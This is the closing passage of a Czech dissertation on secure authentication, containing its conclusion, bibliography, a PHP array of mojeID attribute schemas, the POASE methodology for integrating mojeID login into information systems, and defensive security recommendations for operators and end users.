Na základě ověření v rámci cyklu PDCA byly navrženy drobné úpravy metodiky podle zjištěných nedostatků. Dále byla metodika aplikovaná na další systém. Na základě uvedeného testování je možné metodiku označit za platnou. S ohledem na fakt, že v oblasti bezpečnosti stále dochází k poměrně velkým změnám, lze očekávat do budoucna úpravy metodiky. Metodika tvorby vlastní disertační práce je především díky použité metodě PDCA na tento fakt připravena a umožňuje reagovat na budoucí změny.

9. Citovaná literatura

Akreditace. 2010. Přehled udělených akreditací. *MV ČR.* [Online] 21. 5 2010. [Citace: 25. 8 2011.] http://www.mvcr.cz/clanek/prehled-udelenych-akreditaci.aspx.

Baruch. The Ages of Communication and Information. *Blogs@Baruch.* [Online] [Citace: 10. 12 2011.] http://blsciblogs.baruch.cuny.edu/his1000spring2011/2011/04/11/the-ages-of-communication-and-information/.

Bellare, Mihir. 2006. Cryptology ePrint Archive: Report 2006/043. *Cryptology ePrint Archive.* [Online] 25. 6 2006. [Citace: 11. 11 2011.] http://eprint.iacr.org/2006/043.

Biometrie. Princíp biometrie. *biometria.* [Online] [Citace: 25. 2 2013.] http://www.biometria.sk/principy-biometrie.html.

Brechlerová, Dagmar. 2004. Certifikáty jako základ e-podpisu, autentizace i šifrování. *Ekonomické a informační systémy v praxi.* [Online] 12 2004. [Citace: 25. 8 2011.] http://www.systemonline.cz/clanky/certifikaty-jako-zaklad-e-podpisu-autentizace-i-sifrovani.htm.

Bucksteeg, Martin, a další. 2012. *ITIL(R) 2011.* Brno : Computer Press, 2012. ISBN: 978-80-251-3732-1.

Caletka, Ondřej. Google Authenticator: bezpečněji s jednorázovými hesly. *ROOT.CZ.* [Online] [Citace: 20. 1 2013.] http://www.root.cz/clanky/google-authenticator-jednorazova-hesla-snadno-a-rychle/.

Cantú, Marco. 2003. *Myslíme v jazyku Delphi 7.* Praha : Grada, 2003. ISBN 80-247-0694-6.

Coviello, Art. Open Letter to RSA Customers. *RSA, The Security Division of EMC: Security Solutions for Business Acceleration.* [Online] [Citace: 5. 12 2011.] http://www.rsa.com/node.aspx?id=3872.

Čečelský, David. 1999. *Novell NetWare.* Brno : UNIS Publishing, s. r. o., 1999. ISBN 80-86097-27-5.

Decaptcher. CAPTCHA bypass. [Online] [Citace: 1. 12 2011.] http://decaptcher.com/client/.

Doseděl, Tomáš. 2004. *Počítačová bezpečnost a ochrana dat.* Brno : Computer Press, 2004. ISBN 9788025101063.

Dostálek, Libor a Kabelová, Alena. 2002. *Velký průvodce protokoly TCP/IP a systémem DNS.* Praha : Computer Press, 2002. ISBN 9788072266753.

Doucek, Petr, Maryška, Miloš a Nedomová, Lea. 2013. *Informační management v informační společnosti.* Praha : Edition (c), 2013. ISBN 978-80-7431-097-3.

Doucek, Petr, Novák, Luděk a Svatá, Vlasta. 2008. *Řízení bezpečnosti informací.* Praha : Professional Publishing, 2008. ISBN 978-80-86946-88-7.

Drucker, P. 1992. *The Age of Discontinuity: Guidelines to our changing society.* New York : Harper&Row, 1992. ISBN 1-56000-618-8.

Gála, Libor, Pour, Jan a Šedivá, Zuzana. 2009. *Podniková informatika.* Praha : Grada Publishing, 2009. ISBN 978-80-247-2615-1.

Gilfillan, Ian. 2003. *Myslíme v MySQL4.* Praha : Grada Publishing, 2003. ISBN 80-247-0661-X.

Gordon, Lawrence A. a Loeb, Martin P. 2002. The Economics of Information Security Investment. *ACM Transactions on Information and System Security.* 2002, Sv. 5, 4.

Greer, Tyson. 1999. *Intranety.* Brno : Computer Press, 1999. ISBN 80-7226-135-5.

Hanáček, Petr a Staudek, Jan. 2000. *Bezpečnost informačních systémů.* Praha : Úřad pro státní informační systém, 2000. ISBN 80-238-5400-3.

Hayden, Lance. 2010. *IT Security Metrics.* místo neznámé : McGraw-Hill, 2010. ISBN: 978-0-07-171340-5.

Hoyer, Philip. 2009. OTP and Challenge/Response algorithms for financial and e-government identity assurance. [autor knihy] Norbert Pohlmann, Helmut Reimer a Wolfgang Schneider. *ISSE 2008 Securing Electronic Business Processes.* Wiesbaden : Vieweg+Teubner, 2009.

Hung, Troy. Troy Hung: A brief Sony password analysis. *Troy Hunt's Blog.* [Online] [Citace: 26. 8 2011.] http://www.troyhunt.com/2011/06/brief-sony-password-analysis.html.

Challenge-response. Challenge-response authentication. *Wikipedia, the free encyclopedia.* [Online] [Citace: 10. 10 2011.] http://en.wikipedia.org/wiki/Challenge-response_authentication.

Internet. Pravidla přidělování přístupu a administrace účtů farmářů v rámci Portálu farmáře. *eAgri.* [Online] [Citace: 25. 2 2013.] http://eagri.cz/public/web/file/33565/Metodika_pridelovani_hesel_portal_17.pdf.

Kára, Michal. 2003. Tuneluji, tuneluješ, tunelujeme: Jak a k čemu. *Root.cz - informace nejen ze světa Linuxu.* [Online] 10. 7 2003. [Citace: 25. 8 2011.] http://www.root.cz/clanky/tuneluji-tunelujes-tunelujeme-jak-a-k-cemu/.

KeeLog. KeyGrabber. *KeyGrabber.* [Online] [Citace: 10. 2 2013.] http://www.keelog.com/.

Kofler, Michael. 2007. *Mistrovství v MySQL 5.* Brno : Computer Press, a.s., 2007. ISBN 978-80-251-1502-2.

McClure, Stuart, Scambray, Joel a Kurtz, George. 2007. *Hacking bez záhad.* místo neznámé : Grada, 2007. ISBN 978-80-247-1502-5.

MojeID. MojeID - Srovnání mojeID a OpenID. *mojeID.* [Online] [Citace: 5. 2 2013.] http://www.mojeid.cz/page/838/srovnani-mojeid-a-openid/.

Monet+, a.s. CryptoPlus - Elektronická identita na čipové kartě. [Online] [Citace: 25. 10 2011.] http://www.cryptoplus.cz/.

mOTP. Mobile-OTP: Strong Two-factor authentication with Mobile Phones. *Mobile-OTP.* [Online] [Citace: 12. 3 2013.] http://motp.sourceforge.net/.

MV ČR. Od března 2009 bude autentizace pracovníků kontaktních míst Czech POINT možná jen s pomocí certifikátů. *Ministerstvo vnitra ČR.* [Online] [Citace: 10. 10 2011.] http://www.mvcr.cz/clanek/od-brezna-2009-bude-autentizace-pracovniku-kontaktnich-mist-czech-point-mozna-jen-s-pomoci-certifikatu.aspx.

NIC.CZ. CZ.NIC - O DNSSEC. [Online] [Citace: 30. 11 2011.] http://www.dnssec.cz.

—. CZ.NIC - Statistiky. [Online] [Citace: 30. 11 2011.] http://www.nic.cz/stats/.

—. Přehled - Statistiky CZ. *NIC.CZ.* [Online] [Citace: 5. 6 2013.] https://stats.nic.cz/.

Novotný, Ota a Voříšek, Jiří. 2011. *Digitální cesta k prosperitě.* Praha : Edition (c) Professional Publishing, 2011. ISBN 987-80-7431-047-8.

Otto, Dostál. 2010. *Vybrané kapitoly z nové ekonomiky.* Praha : Wolters Kluwer, 2010. ISBN 978-80-7357-569-4.

Peterka, Jiří. Jiří Peterka: Báječný svět elektronického podpisu. *Báječný svět elektronického podpisu.* [Online] [Citace: 21. 8 2011.] http://www.bajecnysvet.cz/.

—. Jiří Peterka: Báječný svět elektronického podpisu (část 1.12). *Báječný svět elektronického podpisu.* [Online] [Citace: 6. 10 2011.] http://www.bajecnysvet.cz/obsah/1x12.php.

—. 2011. Mobilní operátoři nasazují DNSSEC. [Online] 12. 12 2011. [Citace: 12. 12 2011.] http://www.lupa.cz/clanky/mobilni-operatori-nasazuji-dnssec/.

—. 2010. Nové elektronické občanské průkazy: budou přínosem, nebo noční můrou? *Lupa.cz - server o českém internnetu.* [Online] 31. 8 2010. [Citace: 10. 10 2011.] http://www.lupa.cz/clanky/nove-elektronicke-obcanske-prukazy/.

—. 2010. Úředníci nově musí uznávat i zahraniční podpisové certifikáty. *Lupa.cz - server o českém Internetu.* [Online] 29. 3 2010. [Citace: 5. 12 2011.] http://www.lupa.cz/clanky/urednici-uznaji-i-zahranicni-podpisove-certifikaty/.

Pour, Jan. 2006. *Informační systémy a technologie.* Praha : Vysoká škola ekonomie a managementu, 2006. ISBN 80-86730-03-4.

Rao, Ashok, a další. 1996. *Total Quality Management: A Cross Functional Perspective.* místo neznámé : John Wiley & Sons, 1996. ISBN 0-471-10804-9.

RFC1760. RFC 1760 The S/KEY One-Time Password System. *RFC Editor.* [Online] [Citace: 2. 9 2011.] http://www.rfc-editor.org/rfc/rfc1760.txt.

RFC2289. RFC 2289 A One-Time Password System. *RFC Editor.* [Online] [Citace: 2. 9 2011.] http://www.rfc-editor.org/rfc/rfc2289.txt.

RFC2401. RFC 2401 Security Architecture for the Internet Protocol. [Online] [Citace: 25. 8 2011.] http://www.rfc-editor.org/rfc/rfc2401.txt.

RFC2411. RFC 2411 IP Security Document Roadmap. [Online] [Citace: 25. 8 2011.] http://www.rfc-editor.org/rfc/rfc2411.txt.

RFC3280. RFC 3280 X.509 Public Key Infrastructure. *IETF.* [Online] [Citace: 2. 9 2011.] http://tools.ietf.org/html/rfc3280.

RFC4158. RFC 4158 X.509 Certification Path Building. *IETF.* [Online] [Citace: 2. 9 2011.]

RFC4226. RFC 4226 An HMAC-Based One-Time Password Algorithm. *RFC Editor.* [Online] [Citace: 25. 8 2011.] http://www.rfc-editor.org/rfc/rfc4226.txt.

RFC6238. RFC 6238 TOTP: Time-Based One-Time Password Algorithm. *RFC Editor.* [Online] [Citace: 25. 8 2011.] http://www.rfc-editor.org/rfc/rfc6238.txt.

RSA. File:RSA-SecurID-Tokens.jpg - Wikimedia Commons. *Wikimedia Commons.* [Online] [Citace: 7. 12 2012.] http://commons.wikimedia.org/wiki/File:RSA-SecurID-Tokens.jpg.

SafeNet Inc. iKey USB 4000. *SafeNet.* [Online] [Citace: 25. 8 2011.] http://www.safenet-inc.com/products/data-protection/two-factor-authentication/ikey-usb-4000/.

SecureNet. SecureNet, s.r.o. :: VPN virtual private network. *SecureNet, s.r.o.* [Online] [Citace: 25. 2 2013.] view-source:http://www.securenet.cz/vpn-pripojeni.php.

Sedláček, Miroslav. 2011. Demingův cyklus PDCA. *SystemOnLine.* [Online] 12 2011. [Citace: 19. 3 213.] http://www.systemonline.cz/sprava-it/deminguv-cyklus-pdca.htm.

sendSMSnow.com. Retrieve your SMS password - SendSMSnow.com. [Online] [Citace: 25. 10 2011.] http://www.sendsmsnow.com.

Smejkal, Vladimír a Rais, Karel. 2010. *Řízení rizik ve firmách a jiných organizacích.* Praha : Wolters Kluwer, 2010. ISBN 978-80-7357-569-4.

SMS PASSCODE A/S. sms passcode Technology Leader in Two-Factor Authentication. [Online] [Citace: 25. 10 2011.] http://www.smspasscode.com.

Svoboda, Luděk, a další. 2001. *1001 tipů a triků pro Delphi.* Praha : Computer Press, 2001. ISBN 80-7226-529-6.

Teixeira, Steve a Pacheco, Xavier. 2002. *Mistrovství v Delphi 6.* Praha : Computer Press, 2002. ISBN 80-7226-627-6.

Učeň, Pavel. 2001. *Metriky v informatice.* Praha : Grada Publishing, 2001. ISBN 80-247-0080-8.

Valášek, Michal. 2011. Hesla na jedno použití. *Lupa.cz - server o českém internnetu.* [Online] 15. 12 2011. [Citace: 15. 12 2011.] http://www.lupa.cz/clanky/hesla-na-jedno-pouziti/.

Vaníček, Jiří. 2004. *Měření a hodnocení jakosti informačních systémů.* Praha : ČZU PEF, 2004. ISBN 80-213-1206-8.

10. Seznam obrázků

11. Seznam tabulek a grafů

12. Přílohy

12.1. Atributy uživatele ve služby mojeID

```
    $ax_attributes = array(
     'fullname' => array(
           'scheme'   =>
'http://axschema.org/namePerson',
           'text'     => 'Celé jméno',
           'required' => FALSE
     ),
     'firstname' => array(
           'scheme'   =>
'http://axschema.org/namePerson/first',
           'text'     => 'Jméno',
           'required' => TRUE
     ),
     'lastname' => array(
           'scheme'   =>
'http://axschema.org/namePerson/last',
           'text'     => 'Příjmení',
           'required' => TRUE
     ),
     'nick' => array(
           'scheme'   =>
'http://axschema.org/namePerson/friendly',
           'text'     => 'Přezdívka',
           'required' => FALSE
     ),
     'company' => array(
           'scheme'   =>
'http://axschema.org/company/name',
           'text'     => 'Jméno společnosti',
           'required' => FALSE
     ),
     'h_address' => array(
           'scheme'   =>
'http://axschema.org/contact/postalAddress/home',
           'text'     => 'Domácí adresa – Ulice',
           'required' => TRUE
     ),
     'h_address2' => array(
           'scheme'   =>
'http://axschema.org/contact/postalAddressAdditional/ho
me',
           'text'     => 'Domácí adresa – Ulice2',
           'required' => FALSE
     ),
     'h_address3' => array(
           'scheme'   =>
'http://specs.nic.cz/attr/addr/main/street3',
           'text'     => 'Domácí adresa – Ulice3',
```

```
            'required' => FALSE
        ),
        'h_city' => array(
            'scheme'   =>
'http://axschema.org/contact/city/home',
            'text'     => 'Domácí adresa – Město',
            'required' => TRUE
        ),
        'h_state' => array(
            'scheme'   =>
'http://axschema.org/contact/state/home',
            'text'     => 'Domácí adresa – Stát',
            'required' => TRUE
        ),
        'h_country' => array(
            'scheme'   =>
'http://axschema.org/contact/country/home',
            'text'     => 'Domácí adresa – Země',
            'required' => TRUE
        ),
        'h_postcode' => array(
            'scheme'   =>
'http://axschema.org/contact/postalCode/home',
            'text'     => 'Domácí adresa – PSČ',
            'required' => TRUE
        ),
        'b_address' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/street',
            'text'     => 'Faktur. adresa – Ulice',
            'required' => FALSE
        ),
        'b_address2' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/street2',
            'text'     => 'Faktur. adresa – Ulice2',
            'required' => FALSE
        ),
        'b_address3' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/street3',
            'text'     => 'Faktur. adresa – Ulice3',
            'required' => FALSE
        ),
        'b_city' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/city',
            'text'     => 'Faktur. adresa – Město',
            'required' => FALSE
        ),
        'b_state' => array(
```

```
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/sp',
            'text'     => 'Faktur. adresa – Stát',
            'required' => FALSE
        ),
        'b_country' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/cc',
            'text'     => 'Faktur. adresa – Země',
            'required' => FALSE
        ),
        'b_postcode' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/bill/pc',
            'text'     => 'Faktur. adresa – PSČ',
            'required' => FALSE
        ),
        's_address' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/street',
            'text'     => 'Doruč. adresa – Ulice',
            'required' => FALSE
        ),
        's_address2' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/street2',
            'text'     => 'Doruč. adresa – Ulice2',
            'required' => FALSE
        ),
        's_address3' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/street3',
            'text'     => 'Doruč. adresa – Ulice3',
            'required' => FALSE
        ),
        's_city' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/city',
            'text'     => 'Doruč. adresa – Město',
            'required' => FALSE
        ),
        's_state' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/sp',
            'text'     => 'Doruč. adresa – Stát',
            'required' => FALSE
        ),
        's_country' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/cc',
            'text'     => 'Doruč. adresa – Země',
```

```
            'required' => FALSE
        ),
        's_postcode' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/ship/pc',
            'text'     => 'Doruč. adresa – PSČ',
            'required' => FALSE
        ),
        'm_address' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/street',
            'text'     => 'Koresp. adresa – Ulice',
            'required' => FALSE
        ),
        'm_address2' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/street2',
            'text'     => 'Koresp. adresa – Ulice2',
            'required' => FALSE
        ),
        'm_address3' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/street3',
            'text'     => 'Koresp. adresa – Ulice3',
            'required' => FALSE
        ),
        'm_city' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/city',
            'text'     => 'Koresp. adresa – Město',
            'required' => FALSE
        ),
        'm_state' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/sp',
            'text'     => 'Koresp. adresa – Stát',
            'required' => FALSE
        ),
        'm_country' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/cc',
            'text'     => 'Koresp. adresa – Země',
            'required' => FALSE
        ),
        'm_postcode' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/addr/mail/pc',
            'text'     => 'Koresp. adresa – PSČ',
            'required' => FALSE
        ),
        'phone' => array(
```

```
            'scheme'   =>
'http://axschema.org/contact/phone/default',
            'text'     => 'Telefon – Hlavní',
            'required' => FALSE
        ),
        'phone_home' => array(
            'scheme'   =>
'http://axschema.org/contact/phone/home',
            'text'     => 'Telefon – Domácí',
            'required' => FALSE
        ),
        'phone_work' => array(
            'scheme'   =>
'http://axschema.org/contact/phone/business',
            'text'     => 'Telefon – Pracovní',
            'required' => FALSE
        ),
        'phone_mobile' => array(
            'scheme'   =>
'http://axschema.org/contact/phone/cell',
            'text'     => 'Telefon – Mobil',
            'required' => FALSE
        ),
        'fax' => array(
            'scheme'   =>
'http://axschema.org/contact/phone/fax',
            'text'     => 'Telefon – Fax',
            'required' => FALSE
        ),
        'email' => array(
            'scheme'   =>
'http://axschema.org/contact/email',
            'text'     => 'Email – Hlavní',
            'required' => FALSE
        ),
        'email2' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/email/notify',
            'text'     => 'Email – Notifikační',
            'required' => FALSE
        ),
        'email3' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/email/next',
            'text'     => 'Email – Další',
            'required' => FALSE
        ),
        'url' => array(
            'scheme'   =>
'http://axschema.org/contact/web/default',
            'text'     => 'URL – Hlavní',
```

```
            'required' => FALSE
        ),
        'blog' => array(
            'scheme'   =>
'http://axschema.org/contact/web/blog',
            'text'     => 'URL – Blog',
            'required' => FALSE
        ),
        'url2' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/personal',
            'text'     => 'URL – Osobní',
            'required' => FALSE
        ),
        'url3' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/work',
            'text'     => 'URL – Pracovní',
            'required' => FALSE
        ),
        'rss' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/rss',
            'text'     => 'URL – RSS',
            'required' => FALSE
        ),
        'fb' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/facebook',
            'text'     => 'URL – Facebook',
            'required' => FALSE
        ),
        'twitter' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/twitter',
            'text'     => 'URL – Twitter',
            'required' => FALSE
        ),
        'linkedin' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/url/linkedin',
            'text'     => 'URL – LinkedIN',
            'required' => FALSE
        ),
        'icq' => array(
            'scheme'   =>
'http://axschema.org/contact/IM/ICQ',
            'text'     => 'IM -ICQ',
            'required' => FALSE
        ),
        'jabber' => array(
```

```
            'scheme'   =>
'http://axschema.org/contact/IM/Jabber',
            'text'     => 'IM – Jabber',
            'required' => FALSE
        ),
        'skype' => array(
            'scheme'   =>
'http://axschema.org/contact/IM/Skype',
            'text'     => 'IM – Skype',
            'required' => FALSE
        ),
        'gtalk' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/im/google_talk',
            'text'     => 'IM – Google Talk',
            'required' => FALSE
        ),
        'wlive' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/im/windows_live',
            'text'     => 'IM – Windows Live',
            'required' => FALSE
        ),
        'vat_id' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/ident/vat_id',
            'text'     => 'Identifikátor - ICO',
            'required' => FALSE
        ),
        'vat' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/vat',
            'text'     => 'Identifikátor - DIC',
            'required' => FALSE
        ),
        'op' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/ident/card',
            'text'     => 'Identifikátor – OP',
            'required' => FALSE
        ),
        'pas' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/ident/pass',
            'text'     => 'Identifikátor - PAS',
            'required' => FALSE
        ),
        'mpsv' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/ident/ssn',
            'text'     => 'Identifikátor - MPSV',
```

```
            'required' => FALSE
        ),
        'student' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/student',
            'text'     => 'Příznak - Student',
            'required' => FALSE
        ),
        'valid' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/valid',
            'text'     => 'Příznak – Validace',
            'required' => FALSE
        ),
        'status' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/status',
            'text'     => 'Stav účtu',
            'required' => FALSE
        ),
        'adult' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/adult',
            'text'     => 'Příznak – Starší 18 let',
            'required' => FALSE
        ),
        'image' => array(
            'scheme'   =>
'http://specs.nic.cz/attr/contact/image',
            'text'     => 'Obrázek (base64)',
            'required' => FALSE
        )
       );
```

12.2. Metodika POASE

1. Analýza stávajícího systému a jeho vazeb

- Kdo využívá autentizačních služeb systému
- Zhodnocení, jak je kritické zabezpečení autenticity uživatele
- Zhodnocení, kdy je z geografického hlediska přistupujícího uživatele nutné provádět autentizací s vyšším stupněm zabezpečení
- Role uživatelů

2. Úprava vazeb stávajícího systému

Na základě analýzy je nutné provést vazbu mezi stávajícím systémem a systémem mojeID. Ke stávajícím uživatelským účtům je nutné přidat pole obsahující identifikátor mojeID v podobě textového řetězce.

Pro role uživatelů je nutné nastavit požadované ověření uživatele.

3. Sepsání smlouvy s poskytovatelem mojeID

Smlouva se sdružením

Pro provozování služby mojeID je nutné podepsat s poskytovatelem Smlouvu o užití služby mojeID pro přihlášení k systémům poskytovatele. Poskytovatelem je provozovatel systému, který žádá o autentizaci uživatelů do svých systémů. Součástí smlouvy jsou:

- Podmínky užití služby mojeID pro přihlášení k systémům poskytovatelů
- Pravidla poskytování služby mojeID pro koncové uživatele
- Ceník
- Kontaktní informace

Roční poplatek za užívání služby mojeID je stanoven na 1.000 Kč (cena platná k 30. 4. 2013).

V rámci Kontaktních informací jsou společnosti CZ.NIC poskytnuty údaje o kontaktních osobách ve věcech:

- Smluvních
- Technických

Důležitým údajem v kontaktních informacích jsou oblast URL poskytovatele služeb, tedy část prostoru URL, pro niž je žádost o ověření identity platná. V této oblasti musí ležet návratová adresa.

4. Úprava směrnic a podmínek využívání informačního systému

Zavedení bezpečné autentizace není pouze záležitostí změny systému, ale zároveň se jedná o změnu organizačních pravidel, je nutné provést revizi příslušných dokumentů, které se týkají bezpečnosti přístupu a přihlašování. Revize se týká následujících dokumentů:

- Směrnice o využívání informačních technologií (v případě intranetových portálů)
- Podmínky pro využívání služeb portálu (v případě portálových aplikací)

5. Integrace služby mojeID do informačního systému

Na všechna místa, odkud je možné přihlášení uživatelů, je nutné přidat odkaz na přihlášení pomocí mojeID. Dále je nutné provést omezení přihlášení pomocí stávajícího přihlašovacího mechanismu následujícím způsobem:

- Pro neaktivní přístup (uživatel nemá přístup k citlivým údajům, nemůže schvalovat apod.) systém umožní přístup stávajícím autentizačním mechanismem nebo službou mojeID
- Uživatel s aktivním přístupem se může přihlásit do systému stávajícím autentizačním mechanismem; při aktivní činnosti je požádán o přihlášení s vyšším stupněm zabezpečení
- Pro aktivní přístup je zakázáno přihlášení nedůvěryhodnou metodou

6. Testování systému

Pro testování systému je nutné zvolit reprezentativní vzorek uživatelů, skládající se pokud možno ze všech přípustných rolí. Testování je nutné provést jak na úrovni uživatelského testování (funkčnost, použitelnost), tak na technické úrovni (bezporuchovost, účinnost, udržovatelnost, přenositelnost).

Správce systému musí zajistit pravidelnou kontrolu aplikací třetích stran zajišťující komunikaci se službou mojeID. Zejména je nutné sledovat nově zjištěné bezpečnostní hrozby a systém co nejdříve aktualizovat.

7. Závazná doporučení pro provozovatele systému a koncové uživatele

Metodiku POASE nelze chápat jako postup izolovaný od okolních systémů. Je nutné si uvědomit, že bezpečnost je soubor více opatření a že bezpečná autentizace sice snižuje riziko útoku na autentizační mechanismus, ale nezabezpečený systém míru bezpečnosti zpětně snižuje.

Pro provozovatele systému jsou nutností následující podmínky:

1. Portál využívá zabezpečeného připojení HTTPS
2. Na serveru jsou nainstalovány certifikáty důvěryhodné certifikační autority
3. Doménový záznam je zabezpečen technologií DNSSEC
4. Na serveru jsou nainstalovány všechny bezpečnostní záplaty pro operační systém a aplikace
5. Systém je chráněn firewallem a systémy detekce průniku (IDS)

Pro koncové uživatele platí následující pravidla

1. DNS server využívá technologii DNSSEC pro ověření pravosti doménového záznamu (lze ověřit snadno na internetové stránce http://www.nic.cz)
2. Uživatelé neposkytují své autentizační údaje třetím stranám
3. Uživatelé udržují počítač, prostřednictvím kterého přistupují k portálu, aktualizovaný a používají antivirový program
4. Uživatelé jsou poučeni o hrozbách phishingu a pharmingu

8. Vymezení oblasti pro plnohodnotné použití metodiky

- Uživatel musí rozumět českému nebo anglickému jazyku
- Uživatel musí mít přístupu k telefonu v ČR nebo SR
- Metodika není použitelná pro neinteraktivní způsob autentizace
- Metodika umožňuje ověření uživatele pouze s povoleným přístupem na adresu https://mojeid.cz

12.3. Doporučení pro koncové uživatele

- Aktualizovaný operační systém a všechny aplikace
- Aktualizovaný antivirový program (je možné využít software zdarma)
- Zabezpečení DNS serveru technologií DNS SEC (otevřením stránky http://www.nic.cz lze ověřit, jestli je připojení chráněno DNSSEC), případné nechráněné připojení konzultovat s poskytovatelem internetu
- Kontrola souladu adresy v adresním řádku s požadovanou adresou
- Kontrola zabezpečení spojení a důvěryhodnosti certifikátu (prohlížeče většinou upozorňují na problémy s certifikáty)
- Nepracovat na počítači pod účtem správce – pro účely běžné práce vytvořit účet s nízkým oprávněním v systému
- Nikomu neposkytovat své heslo ani jiné autentizační údaje. Ověření uživatele vždy probíhá přes stránku mojeid.cz